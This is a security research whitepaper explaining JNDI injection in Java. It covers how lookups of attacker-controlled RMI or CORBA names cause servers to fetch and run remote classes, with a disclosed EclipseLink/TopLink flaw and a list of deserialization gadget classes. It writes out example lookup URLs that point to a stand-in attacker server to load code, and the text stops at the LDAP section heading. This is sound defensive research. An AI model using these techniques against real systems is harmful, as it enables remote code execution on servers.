HPE Security Fortify, Software Security Research

A JOURNEY FROM JNDI/LDAP MANIPULATION TO REMOTE CODE EXECUTION DREAM LAND

Hewlett Packard
Enterprise

Alvaro Muñoz
Oleksandr Mirosh

Table of Contents

Talk Abstract 3

Introduction 2

JNDI 101 2

- JNDI Concepts 2
- JNDI in Action 3
- JNDI Naming References 4

CVE-2015-4902 Click-to-play bypass 5

JNDI Injection 6

- RMI vector 7
  - Attack Process 10
  - Vulnerable Web Applications 10
  - Example: Oracle TopLink / EclipseLink 11
  - Other Attack Vectors: Java Deserialization Attacks 12
- CORBA Vector 13
  - Security Manager Bypasses 16
  - Attack Process 16
  - Other Attack Vectors: Java Deserialization Attacks 16
- LDAP Vector 17
  - Attack Process 18

LDAP Entry Poisoning 18

- Object-returning Searches 19
- Java Schema 19
- Exploitation Vectors 21
  - Java Serialization 21
  - JNDI References 21
  - Remote Location 23
- Attack Scenarios 23
  - Attack Process 24
- Object-returning searches used in the wild 26
  - Example: Spring Security and LDAP projects 26
  - Example: Apache DS Groovy API 29
  - Other Examples 29

Conclusions 29

Talk Abstract

Java Naming and Directory Interface (JNDI) is a Java API that allows clients to discover and look up data and objects via a name. These objects can be stored in different naming or directory services such as Remote Method Invocation (RMI), Common Object Request Broker Architecture (CORBA), Lightweight Directory Access Protocol (LDAP), or Domain Name Service (DNS).

This talk will present a new type of vulnerability named "JNDI Injection" found on malware samples attacking Java Applets (CVE-2015-4902). The same principles can be applied to attack web applications running JNDI lookups on names controlled by attackers. As we will demo during the talk, attackers will be able to use different techniques to run arbitrary code on the server performing JNDI lookups.

The talk will first present the basics of this new vulnerability including the underlying technology, and will then explain in depth the different ways an attacker can exploit it using different vectors and services. We will focus on how exploits could occur with RMI, LDAP and CORBA services as these are present in almost every Enterprise application.

LDAP offers an alternative attack vector where attackers that are not able to influence the address of an LDAP lookup operation may still be able to modify the LDAP directory in order to store objects that will execute arbitrary code upon retrieval by the application lookup operation. This may be exploited through LDAP manipulation or simply by modifying LDAP entries as some Enterprise directories allow.

Introduction

Recently, a new Java 0day (CVE-2015-4902) was used by active malware to bypass the applet click-to-play protection. This technique was found in the wild as part of the Pawn Storm exploit kit and used Java Network Launching Protocol (JNLP) and Java Naming and Directory Interface (JNDI) to load an attacker-controlled remote Java class, achieving remote code execution during its instantiation. The details of this exploits were analyzed and published by Trend Micro [1]. However, JNDI is a widespread Java technology used by many enterprise applications, and the fact that the Java Virtual Machine (JVM) allows loading of custom classes from a remote source without any restrictions got our attention. The present paper is the result of our research on JNDI related technologies and the attack vectors they enable. As part of this research we present two new vulnerabilities we would like to raise awareness about:

- JNDI Injection
- LDAP Entry Poisoning

During the course of introducing the above two types of vulnerabilities, we explore how attacks can be performed with RMI, CORBA, and LDAP payloads and present examples related to responsible disclosures regarding applications and APIs before concluding with defensive recommendations for enterprise companies and penetration testers.

JNDI 101

Before we dive into these new vulnerabilities, we need to first understand what the Java Naming and Directory Interface (JNDI) is and what it is used for. Let's first define what Naming and Directory services are:

- Naming Service: A Naming Service is an entity that associates names with values, also known as "bindings." It provides a facility to find an object based on a name using "lookup" or "search" operation.
- Directory Service: This is a special type of Naming Service that allows storing and searching for "directory objects." A directory object differs from a generic object in that it is possible to associate attributes to the object. A Directory Service therefore offers extended functionality to operate on the object attributes.
    - A Directory is a system of connected "Directory Objects" that are similar to a Database except that they are typically organized in a hierarchical tree-like structure.

JNDI is the Java Interface to interact with Naming and Directory Services that offers a single common interface to interact with disparate Naming and Directory services such as Remote Method Invocation (RMI), Lightweight Directory Access Protocol (LDAP), Active Directory, Domain Name System (DNS), Common Object Request Broker Architecture (CORBA), etc.

JNDI Concepts

The following concepts are crucial to JNDI:

- An **atomic name** is a simple, basic, indivisible component of a name.
- A **binding** is an association of a name with an object.
- A **compound name** is zero or more atomic names put together. Note that a compound name consists of multiple bindings.

- A **context** is an object that contains zero or more bindings. Each binding has a distinct atomic name.
    - A naming system is a connected set of contexts.
    - A namespace is all the names contained within a naming system.
    - The starting point of exploring a namespace is called an initial context.
    - To acquire an initial context, you use an initial context factory.

JNDI in Action

A code snippet is worth a thousand words. In the following example, we will connect to an RMI Registry on the localhost using the JNDI Interface:

```
// Create the initial context
Hashtable env = new Hashtable();
env.put(Context.INITIAL_CONTEXT_FACTORY,
    "com.sun.jndi.rmi.registry.RegistryContextFactory");
env.put(Context.PROVIDER_URL, "rmi://localhost:1099");

Context ctx = new InitialContext(env);

// Bind a String to the name "Foo" in the Registry
ctx.bind("foo", "Sample String");

// Look up the object
Object local_obj = ctx.lookup("foo");

// Print it
System.out.println(name + " is bound to: " + obj);
```

In the sample above we used an RMI Context Factory to provide the Initial Context, allowing us to perform naming operations on a RMI Registry. As we saw previously, JNDI offers a common interface for different naming/directory services, so we could also use it with other protocols such as LDAP or CORBA. Here is one using LDAP:

```
// Create the initial context
Hashtable env = new Hashtable();
env.put(Context.INITIAL_CONTEXT_FACTORY,
    "com.sun.jndi.ldap.LdapCtxFactory");
env.put(Context.PROVIDER_URL, "ldap://localhost:389");

DirContext ctx = new InitialDirContext(env);

// Bind a String to the name "Foo" in the Directory
ctx.bind("cn=foo,dc=test,dc=org", "Sample String");

// Look up the object
Object local_obj = ctx.lookup("cn=foo,dc=test,dc=org");

// Print it
System.out.println(name + " is bound to: " + obj);
```

And one for CORBA:

```
// Create the initial context
Hashtable env = new Hashtable();
env.put(Context.INITIAL_CONTEXT_FACTORY,
    "com.sun.jndi.cosnaming.CNCtxFactory");
env.put(Context.PROVIDER_URL, "iiop://localhost:1050");

Context initialContext = new InitialContext(env);

// Bind a CORBA object
HelloServant helloRef = new HelloServant();
ctx.bind("foo", helloRef);

// Look up the object
Hello helloRef2 =
   HelloHelper.narrow((org.omg.CORBA.Object)
      ic.lookup("Hello"));


// Use the object
helloRef2.sayHello();
```

JNDI Naming References

In order to bind Java objects in a Naming or Directory service, it is possible to use Java serialization to get the byte array representation of an object at a given state. However, it is not always possible to bind the serialized state of an object because it might be too large or it might be inadequate.

For such needs, JNDI defined Naming References (or just References from now on) so that objects could be stored in the Naming or Directory service indirectly by binding a reference that could be decoded by the Naming Manager and resolved to the original object.

A reference is represented by the Reference class and consists of an ordered list of addresses and class information about the object being referenced. Each address contains information on how to construct the object.

As described in the official documentation, a Reference can use a factory to construct the object. For factory construction, the Reference will hold the address of the factory class that should be used by the lookup method to instantiate the referenced object. For example:

```
Reference reference = new Reference("MyClass","MyClass",FactoryURL);
ReferenceWrapper wrapper = new ReferenceWrapper(reference);

ctx.bind("Foo", wrapper);
```

There are other ways of constructing objects from a Reference, but using factories is interesting for attackers since in order to construct the object, the factory class can be fetched from a remote location and instantiated in the target system.

Remote Codebases and Security Managers

Within JNDI stack, not all components are treated equally. The JVM behaves differently when it comes to verifying where it is loading remote classes from. There are two different levels that load classes from remote codebases: The Naming Manager level and the Service Provider Interface (SPI) level.



FIGURE 1: JNDI ARCHITECTURE [18]

At the SPI level, the JVM will allow loading classes from remote codebases and enforce a Security Manager to be installed depending on the specific provider:

Provider	Property to enable remote class loading	Security Manager enforcement
RMI	`java.rmi.server.useCodebaseOnly = false` (default value = true since JDK 7u21)	Always
LDAP	`com.sun.jndi.ldap.object.trustURLCodebase = true` (default value = false)	Not enforced
CORBA		Always

TABLE 1: REMOTE CLASS LOADING

However, at the Naming Manager layer security controls are relaxed. When decoding JNDI Naming References are always allowed to load classes from remote codebases with no JVM option to disable it, and it will not enforce any Security Manager to be installed. This allows an attacker to take advantage of specific scenarios to execute their own code remotely.

CVE-2015-4902 Click-to-play bypass

Now that we understand the basics of JNDI and JNDI References, we can better understand the "Click-to-Play" bypass found in the wild. A detailed write-up can be found in the Trend Micro post, but we can summarize the process in the following steps:

1. The malicious applet used JNLP to instantiate a JNDI InitialContext.
2. The javax.naming.InitialContext's constructor will request the application's JNDI.properties (JNDI configuration file) from the malicious web site.
3. The malicious web server sends JNDI.properties to the client that contains:

```
java.naming.provider.url = rmi://attacker-server/Go
```

4. During the InitialContext initialization a lookup for
   ```
   rmi://attacker-server/Go
   ```
   is performed. The attacker controlled registry will reply with a JNDI Reference (javax.naming.Reference) that requires a remote object factory to be instantiated.
5. Once the server receives the JNDI Reference from the RMI Registry, it fetches the factory class from an attacker-controlled server and then instantiates the factory in order to return a new instance of the object referred by the JNDI Reference.
6. Since the attacker controls the factory class, he can easily return a class with a static initializer that runs any Java code, defined by attacker. Remote Code Execution (RCE) is achieved.

JNDI Injection

The lesson learned from the "Click-to-Play" bypass technique is that if an attacker can control the argument to a JNDI lookup operation, they will be able to execute arbitrary remote code on the server performing the lookup. The attacker will be able to do so by pointing the lookup to a Naming or Directory service under his control and returning a JNDI reference that uses a remote factory for object instantiation.

It is important to note the following facts:

1. Only Context objects that are initialized (instantiated) by InitialContext or its child classes (InitialDirContext or InitialLdapContext) are vulnerable to this attack.
2. Some InitialContext properties can be overridden by the address/name passed to the lookup method.

The reason for these facts is that the lookup() method of InitialContext allows us to dynamically switch protocol and address in case of an absolute Uniform Resource Locator (URL):

```
public Object lookup(String name) throws NamingException {
      return getURLOrDefaultInitCtx(name).lookup(name);
}
```

getURLOrDefaultInitCtx() will return a *Context* based on provided URL scheme (1. In the code snippet below) or *DefaultInitCtx* (2. In the code snippet below) (in this case we will not be able to switch protocol but we still be able to point to our own server for defined protocol):

```
protected Context getURLOrDefaultInitCtx(Name paramName)
    throws NamingException {
    if (NamingManager.hasInitialContextFactoryBuilder()) {
        return getDefaultInitCtx();                                   2
    }
    if (paramName.size() > 0){
        String str1 = paramName.get(0);
        String str2 = getURLScheme(str1);
        if (str2 != null) {
            Context localContext =
NamingManager.getURLContext(str2, this.myProps);                      1
          if (localContext != null) {
              return localContext;
          }
      }
```

```
    }
    return getDefaultInitCtx();
}
```

For example, even if the Context.PROVIDER_URL property was set to work with a local and controlled server so that names are referenced relative to that URL (eg: “foo” is resolved to “rmi://secure-server:1099/foo”), an attacker controlling the argument to the lookup operation will be able to provide an absolute URL that will override the default Context.PROVIDER_URL and will point the lookup operation to his own controlled server. For example:

```
// Create the initial context
Hashtable env = new Hashtable();
env.put(Context.INITIAL_CONTEXT_FACTORY,
    "com.sun.jndi.rmi.registry.RegistryContextFactory");
env.put(Context.PROVIDER_URL, "rmi://secure-server:1099");

Context ctx = new InitialContext(env);

// Look up in the local RMI registry
Object local_obj = ctx.lookup(<attacker controlled>);
```

Although the application may be expecting a relative name such as “foo,” the attacker will be able to provide an absolute URL pointing to a different RMI registry or even using a different protocol, overriding the Context.INITIAL_CONTEXT_FACTORY property. For example:

- `rmi://attacker-server/bar`
- `ldap://attacker-server/cn=bar,dc=test,dc=org`
- `iiop://attacker-server/bar`

RMI vector

We discussed how JNDI supports several Naming and Directory providers. We will start covering RMI since it was the one used in the “Click-to-Play” bypass and since it has some advantages over other providers.

Introduction to RMI

The Java Remote Method Invocation (Java RMI) is, as its name implies, a Java API to perform remote method invocations. It supports direct transfer of serialized Java objects as arguments and return values of remote methods invocations. It also provides a distributed garbage collection system. It does so by modeling remote objects with a Stub that is sent to the client over the network. This allows clients to call methods on the local Stub that will get encapsulated and invoked in the server. [22]



FIGURE 2: RMI ARCHITECTURE [22]

JNDI Reference Payload

We already discussed how a JNDI Reference has been bound in the Naming or Directory service:

```
// Create JNDI Reference using remote factory class
Reference reference = new Reference("MyClass","MyClass",FactoryURL);
ReferenceWrapper wrapper = new ReferenceWrapper(reference);
```

```
// Bind the object to the RMI Registry
ctx.bind("Foo", wrapper);
```

The JNDI Reference is now stored on an RMI Registry, and its URL can be used to attack vulnerable lookup methods.

When performing a lookup of the attacker controlled RMI URL, RegistryContext.decodeObject() will be called, which in turn will call NamingManager.getObjectInstance() to instantiate the Factory class and return the referenced object:

```
public static Object getObjectInstance(Object refInfo, Name name,
Context nameCtx, Hashtable<?,?> environment)throws Exception {
    …
    // Use reference if possible
    Reference ref = null;
    if (refInfo instanceof Reference) {
        ref = (Reference) refInfo;
    } else if (refInfo instanceof Referenceable) {
        ref = ((Referenceable)(refInfo)).getReference();
    }
    Object answer;

    if (ref != null) {
        String f = ref.getFactoryClassName();
        if (f != null) {
        // if reference identifies a factory, use exclusively
        factory = getObjectFactoryFromReference(ref, f);
      …
    }
    …
}
```

The getObjectFactoryFromReference() will instantiate a factory from Reference details:

```
static ObjectFactory getObjectFactoryFromReference(Reference ref,
String factoryName) throws …{
    Class clas = null;

    // Try to use current class loader
    try {
        clas = helper.loadClass(factoryName);
    } catch (ClassNotFoundException e) {
        // ignore and continue
        // e.printStackTrace();
    }
    // All other exceptions are passed up.

    // Not in class path; try to use codebase
    String codebase;
    if (clas == null &&
      (codebase = ref.getFactoryClassLocation()) != null) {
        try {
            clas = helper.loadClass(factoryName, codebase);
        } catch (ClassNotFoundException e) {}
```

```
    }

    return (clas != null) ? (ObjectFactory) clas.newInstance() :
null;
}
```

The attacker will be able to provide its own Factory class that once instantiated will run the payload.

RMI Remote Object Payload

In addition to JNDI Naming References, RMI Remote Objects (java.rmi.Remote) can also be bound to Naming or Directory services using JNDI.

The following example defines a java.rmi.Remote interface *Hello* that has one method, *sayHello()*.

```
public interface Hello extends Remote {
    public String sayHello() throws RemoteException;
}
```

It also defines an implementation of this interface, `HelloImpl`.

```
public class HelloImpl extends UnicastRemoteObject implements Hello {
    public HelloImpl() throws RemoteException {
    }

    public String sayHello() throws RemoteException {
        return ("Hello, the time is " + new java.util.Date());
    }
}
```

The RMI object can now be bound into a RMI registry:

```
// Create the remote object to be bound, and give it a name
Hello h = new HelloImpl();

// Bind the object to the RMI Registry
ctx.bind("foo", h);
```

RMI Remote Object interface and implementation can be compiled and uploaded to an HTTP, FTP, or SMB server to be reached by any client. This remote object's codebase is specified by the remote object's server by setting the *java.rmi.server.codebase* property. The Java RMI server registers a remote object, bound to a name, with the Java RMI registry. The codebase set on the server JVM is annotated to the remote object reference in the Java RMI registry.

During a lookup() call, the RMI client tries to get the proper classes. If the Stub class definition can be found locally in the client's CLASSPATH, which is always searched before the remote codebase, the client will load the class locally. However, if the definition for the Stub class is not found in the client's CLASSPATH, the client will attempt to retrieve the class definition from the remote object's codebase (URL that was annotated to the Stub instance when the Stub class was loaded by the registry). [16]

Our research showed that the RMI Remote Object vector could be abused but has a few serious limitations (see Remote codebases and Security Managers):

1) RMI client should be launched with a Security Manager in place and we should have permissions to reach remote codebase

2) *java.rmi.server.useCodebaseOnly* property should be FALSE (from JDK 7u21 its default value is TRUE)

Considering these serious requirements for a successful attack and the fact that JNDI Reference attack vector does not have such limitations we believe that RMI codebase attack is not interesting for potential attackers.

Attack Process

The attack process will resemble the following:

1. Attacker provides an absolute RMI URL to a vulnerable JNDI lookup method.
2. Server connects to an attacker controlled RMI registry that will return malicious JNDI Reference.
3. Server decodes the JNDI Reference
4. Server fetches the Factory class from attacker controlled server
5. Server instantiates the Factory class
6. Payload gets executed



FIGURE 3: ATTACK PROCESS USING RMI

Other methods, such as InitialContext.rename() and InitialContext.lookupLink(), are also affected since they end up calling InitialContext.lookup(), so watch out and ensure any arguments to these methods are correctly validated and sanitized (do not allow absolute URLs if not needed!).

Also note that this vulnerability will also affect any JNDI wrappers such as Spring's JndiTemplate or Apache's Shiro JndiTemplate that calls InitialContext.lookup() behind the scenes.

Vulnerable Web Applications

JNDI lookups should never take untrusted input, but we found many web applications where that was not the case. In most applications JNDI was used to store an object and reference it across requests. We think that although this should not be a frequent practice, enterprise applications may heavily use JNDI making them more vulnerable to this kind of attack.

Example: Oracle TopLink / EclipseLink

Oracle TopLink offers an implementation of the Java Persistent API (JPA) that provides a Plain Old Java Object (POJO) persistence model for object-relational mapping (ORM). It is widely used by Java Developers to interact with Databases in a more object oriented way. EclipseLink is based on the TopLink product, which Oracle contributed the source code from to create the EclipseLink project and became the Reference Implementation (RI) for the JPA specification (JSR 220). [20]

Both TopLink and EclipseLink offer a convenient feature to expose the JPA Entities through RESTful data services in an automatic fashion. The Representational State Transfer (REST) functionality is made available simply by including the RESTful Data Services JAR file in the `WEB-INF/lib` folder of a web application.

The base URI for an application is:

- `http://server:port/application-name/persistence/{version}`

For specific types of operations, for example:

- Entity operations: `/persistence/{version}/{unit-name}/entity`
- Query operations: `/persistence/{version}/{unit-name}/query`
- Single result query operations: `/persistence/{version}/{unit-name}/singleResultQuery`
- Persistence unit level metadata operations: `/persistence/{version}/{unit-name}/metadata`
- Base operations: `/persistence/{version}`

The Base operations are backed by the JAX-RS resource *PersistenceResource* which handles POST requests with the following method:

```
@POST
@Produces(MediaType.WILDCARD)
public Response callSessionBean(@Context HttpHeaders hh, @Context
UriInfo ui, InputStream is) throws JAXBException,
ClassNotFoundException, NamingException, NoSuchMethodException,
InvocationTargetException, IllegalAccessException {
    return callSessionBeanInternal(null, hh, ui, is);
}
```

Which dispatches the execution to *AbstractPersistenceResource.callSessionBeanInternal()*

```
@SuppressWarnings("rawtypes")
protected Response callSessionBeanInternal(String version,
HttpHeaders hh, UriInfo ui, InputStream is) throws … {
    …
    SessionBeanCall call = null;
    call = unmarshallSessionBeanCall(is);

    String jndiName = call.getJndiName();
    javax.naming.Context ctx = new InitialContext();
    Object ans = ctx.lookup(jndiName);
  …
}
```

The code above unmarshals the request body (JSON/XML) into a *SessionBeanCall* bean object and then performs a lookup operation of the user controller "*jndiName*" parameter allowing attackers to execute arbitrary commands on the server.

Disclosure Timeline:

Eclipse and Oracle security teams were contacted and responsibly made aware of this vulnerability. We would like to thank both teams for their quick response.

07/Jun/2016 - Reported to EclipseLink/TopLink teams.
21/Jun/2016 - EclipseLink shares first version of patch.
22/Jun/2016 - HPE reports patch is bypassable and suggest new patch.
14/Jul/2016 - EclipseLink team share final patch.
19/Jul/2016 - TopLink fix released as part of Oracle Critical Patch Update (CPU).
26/Jul/2016 - EclipseLink fix released as part of new version release.

Remediation:

Update to following versions or higher:

- EclipseLink - 2.6.3.v20160707-a0648d5 or 2.6.4.v20160726-1efa6c2
- TopLink - 2.1.3.0, 12.2.1.0, 12.2.1.1 with July 2016 CPU patch applied

Other Attack Vectors: Java Deserialization Attacks

There are other scenarios that may allow an attacker to control the name of a lookup operation. For instance, during a deserialization attack (supplying an attacker controlled serialized object graph to application deserializing it), attackers will be able to use classes that invoke lookup operations with attacker controlled fields from a deserialization callback.

This is not a novel vector and there are several serializable classes that were already reported:

- org.springframework.transaction.jta.JtaTransactionManager
  Found by @zerothinking [5]

  The org.springframework.transaction.jta.JtaTransactionManager.readObject() method ends up calling InitialContext.lookup() with an argument controlled by the attacker:

  - initUserTransactionAndTransactionManager()
  - initUserTransactionAndTransactionManager()
  - JndiTemplate.lookup()
  - InitialContext.lookup()
    - Where the argument to the InitialContext.lookup() call is "userTransactionName" which attackers are able to control.

- com.sun.rowset.JdbcRowSetImpl
  Found by Matthias Kaiser (@matthias_kaiser) [6]

  The com.sun.rowset.JdbcRowSetImpl.execute() method ends up calling InitialContext.lookup() with an argument controlled by the attacker:

  - JdbcRowSetImpl.execute()
  - JdbcRowSetImpl.prepare()
  - JdbcRowSetImpl.connect()
  - InitialContext.lookup()

        - Where the argument to the InitialContext.lookup() call is “dataSource” which attackers are able to control.

During our research we found other classes that could be used for the same purpose such as:

- javax.management.remote.rmi.RMIConnector.connect() method ends up calling InitialContext.lookup() with an argument controlled by the attacker:
    - RMIConnector.connect()
    - RMIConnector.connect(Map<String,?> environment)
    - RMIConnector.findRMIServer(JMXServiceURL directoryURL, Map<String, Object> environment)
    - RMIConnector.findRMIServerJNDI(String jndiURL, Map<String, ?> env, boolean isIiop)
    - InitialContext.lookup()
        - Where the argument to the InitialContext.lookup() call is “jmxServiceURL” which attackers are able to control.

- org.hibernate.jmx.StatisticsService.setSessionFactoryJNDIName (String sfJNDIName) method ends up calling InitialContext.lookup() with an argument controlled by the attacker:
    - Where the argument to the InitialContext.lookup() call is sfJNDIName which attackers are able to control.

CORBA Vector

As we saw in the JNDI introduction, JNDI supports multiple providers and is able to store JNDI References in an RMI registry to achieve remote code execution during Reference reconstruction. Although using JNDI References stored in an attacker controlled RMI registry is probably the shortest path to compromise a server, other protocols can be used for those cases where RMI cannot be used or the Context Factory produces only a specific Context type.

Our next target in the JNDI provider list is CORBA. We found that it is also possible to run arbitrary code when an attacker can control the CORBA URL of a lookup operation, although with some caveats.

Introduction to CORBA

The Common Object Request Broker Architecture (CORBA) is a standard defined by the Object Management Group (OMG) designed to facilitate the communication of systems that are deployed on different operating systems, programming languages, and computing hardware. CORBA uses an Interface Definition Language (IDL) to specify the interfaces that objects present to the outer world. CORBA then specifies a mapping from IDL to a specific implementation language like Java.

The CORBA specification dictates there shall be an Object Request Brokers (ORB) through which an application would interact with other objects. The General InterORB Protocol (GIOP) abstract protocol was created to allow interORB communication and provides several concrete protocols, including the Internet InterORB Protocol (IIOP), which is an implementation of the GIOP for use over the Internet, and provides a mapping between GIOP messages and the TCP/IP layer. [23]

JNDI CORBA Support

InitialContext supports three CORBA related schemes:

- iiop (com.sun.jndi.url.iiop.iiopURLContext)
    - Eg: iiop://server/foo

- corbaname (com.sun.jndi.url.corbaname.corbanameURLContext)
    - Eg: corbaname:iiop:server#foo
- iiopname (com.sun.jndi.url.iiopname.iiopnameURLContext)
    - Eg: iiopname://server/foo

Any of them can be used to fetch a reference from an ORB to perform the lookup operation. If an attacker can control the URL and point the lookup to an ORB under his control, he will be able to return a malicious Interoperable Object Reference (IOR).

An IOR is a data structure providing information on the type, protocol support, and available ORB services. It usually provides the means to obtain an initial reference to an object, be it a naming service, transaction service, or customized CORBA servant.

Embedded within the IOR we can find the Type Id and one or more profiles:

- **Type ID**: It is the interface type also known as the repository ID format. Essentially, a repository ID is a unique identifier for an interface.
    - Eg: IDL:Calculator:1.0.
- **IIOP version**: Describes the Internet Inter-Orb Protocol (IIOP) version implemented by the ORB.
- **Host**: Identifies the TCP/IP address of the ORB's host machine.
- **Port**: Specifies the TCP/IP port number where the ORB is listening for client requests.
- **Object Key**: Value uniquely identifies the servant to the ORB exporting the servant.
- **Components**: A sequence that contains additional information applicable to object method invocations, such as supported ORB services and proprietary protocol support.
- **Codebase**: Remote location to be used for fetching the stub class. By controlling this attribute, attackers will control the class that will get instantiated in the server decoding the IOR reference.

The IOR will be parsed and decoded by: [CDRInputStream_1_0.read_object(Class clz)]

```
public org.omg.CORBA.Object read_Object(Class clz)
{
    // In any case, we must first read the IOR.
    IOR ior = IORFactories.makeIOR(parent);
    if (ior.isNil())
        return null;

    PresentationManager.StubFactoryFactory sff =
ORB.getStubFactoryFactory();
    String codeBase = ior.getProfile().getCodebase();                      (1)
    PresentationManager.StubFactory stubFactory = null;

    if (clz == null) {
        RepositoryId rid = RepositoryId.cache.getId(ior.getTypeId());       (2)
        String className = rid.getClassName();
        boolean isIDLInterface = rid.isIDLType();

        if (className == null || className.equals( "" ))
            stubFactory = null;
        else
            try {
                stubFactory = sff.createStubFactory(className,              (3)
```

```
                        isIDLInterface, codeBase, (Class)null,
                        (ClassLoader)null);
                } catch (Exception exc) {
                    // Could not create stubFactory, so use null.
                    // XXX stubFactory handling is still too complex:
                    // Can we resolve the stubFactory question once in
                    // a single place?
                    stubFactory = null;
                }
        } else if (StubAdapter.isStubClass( clz )) {
            stubFactory =
    PresentationDefaults.makeStaticStubFactory(clz);
        } else {
            // clz is an interface class
            boolean isIDL = IDLEntity.class.isAssignableFrom( clz ) ;

            stubFactory = sff.createStubFactory( clz.getName(),
                isIDL, codeBase, clz, clz.getClassLoader() ) ;
        }

        return internalIORToObject( ior, stubFactory, orb ) ;
    }
```

In Figure 4, an attacker can manually craft an IOR that specifies a codebase location (1) and an IDL Interface (2) under his control where the stub factory can be located. It can then place a stub factory class that runs the payload in its constructor and get the stub instantiated in the target server (3), successfully running his payload.

However, there is a caveat. The class in charge of loading the remote stub (LoaderHandler.loadClass(URL[]codebase, String classname)) will require a Security Manager to be installed. Therefore, this attack vector will only be valid if there is a Security Manager installed in the target JVM and the Security Manager allows to access classes from location controlled by the attacker. We found that many Security Manager policies are configured to allow limited connectivity to remote server or read files from shared resources or upload folders. For example, the Security Manager can allow:

- Socket Permission that allows to establish a connection to an attacker-controlled server. In your Policy file it may look like:

  ```
  permission java.net.SocketPermission "*", "connect";
  ```

  or

  ```
  permission java.net.SocketPermission "*:1098-1099",
  "connect";
  ```

- File Permission that allows reading of all files will let you reach a remote shared folder. It looks like:

  ```
  permission java.io.FilePermission "<<ALL FILES>>", "read";
  ```

- File Permission read to the folder that the attacker can upload files (classes or zip archive with them). All applications that allow uploading user's file are potentially vulnerable to this scenario.

Security Manager Bypasses

Given the Security Manager requirement, the CORBA vector is probably not the best option for attacking a vulnerable JNDI endpoint. Even if the attacker is able to execute his own Java code, it will be limited by the Security Manager, as code is loaded from "untrusted" codebase. However, this may be the only avenue of attack in some applications, so we wanted to verify the security of major Application Server vendors' default Security Manager Policies. After a few days, we were able to bypass all of them by running privileged code to disable the Security Manager. At the moment of writing this paper, these bypasses are still being fixed by the corresponding vendors (CVE-2016-5018 has been assigned for one of them) so we won't disclose any details about how it can be achieved. It is important to note that Security Managers are a good control in a defense-in-depth approach, but should be used with adequately configured policies, which could be difficult to achieve.

Attack Process

The attack process resembles the following:

1. Attacker provides an absolute IIOP URL to a vulnerable JNDI lookup method.
2. Server connects to attacker controlled ORB that will return malicious IOR.
3. Server decodes the IOR.
4. Server fetches the Stub Factory class from attacker controlled server.
5. Server instantiates the Factory class.
6. Payload gets executed.



FIGURE 5: ATTACKING JNDI THROUGH CORBA

Other Attack Vectors: Java Deserialization Attacks

In addition to JNDI Injections using a CORBA payload, we considered other usages to run arbitrary code during an IOR decoding.

We looked for other methods calling the IOR decoding routine at CDRInputStream_1_0.read_object(Class clz). One that got our attention was ORB.string_to_object(String IOR). This method is used to decode an IOR and get an instance of the referenced object for many different purposes, one of which is of special interest for attackers. During the Interface Definition Language (IDL) compilation, the compiler (*idlj*) will generate a client

stub that contains some boilerplate code for serializing/deserializing the stub, which is required to send it to the client:

```
private void readObject (java.io.ObjectInputStream s) throws
java.io.IOException {
    String str = s.readUTF ();
    String[] args = null;
    java.util.Properties props = null;
    org.omg.CORBA.ORB orb = org.omg.CORBA.ORB.init (args, props);
    try {
      org.omg.CORBA.Object obj = orb.string_to_object(str);
      org.omg.CORBA.portable.Delegate delegate =
((org.omg.CORBA.portable.ObjectImpl) obj)._get_delegate ();
      _set_delegate (delegate);
    } finally {
      orb.destroy() ;
    }
}
```

Since an attacker can control the serialized stream and therefore the "str" string, they will be able to provide a malicious IOR that will be decoded during the deserialization of the class.

We found more than 50 classes in the Oracle JRE that run a ORB.string_to_object(String IOR) method with untrusted data from a deserialization callback. Additionally, we found over 200 classes in Application Servers Classpaths.

These classes could be used to attack an endpoint deserializing untrusted data if a Security Manager allowing the codebase connection is present (see comments above about Security Manager bypasses).

Other Attack Vectors: IIOP Listeners

We already saw how, in some circumstances, we can execute arbitrary code on a CORBA client during IOR decoding. Is it possible to achieve RCE on the server side? We found that some Application Servers are exposing an IIOP listener that will parse IORs submitted by clients. If these IIOP Listeners are running with a Security Manager installed using a Policy that allows to connect to an attacker-controlled server, an attacker will be able to run arbitrary code on the server. We will post the details in a future HPE Security Research post, so stay tuned.

LDAP Vector

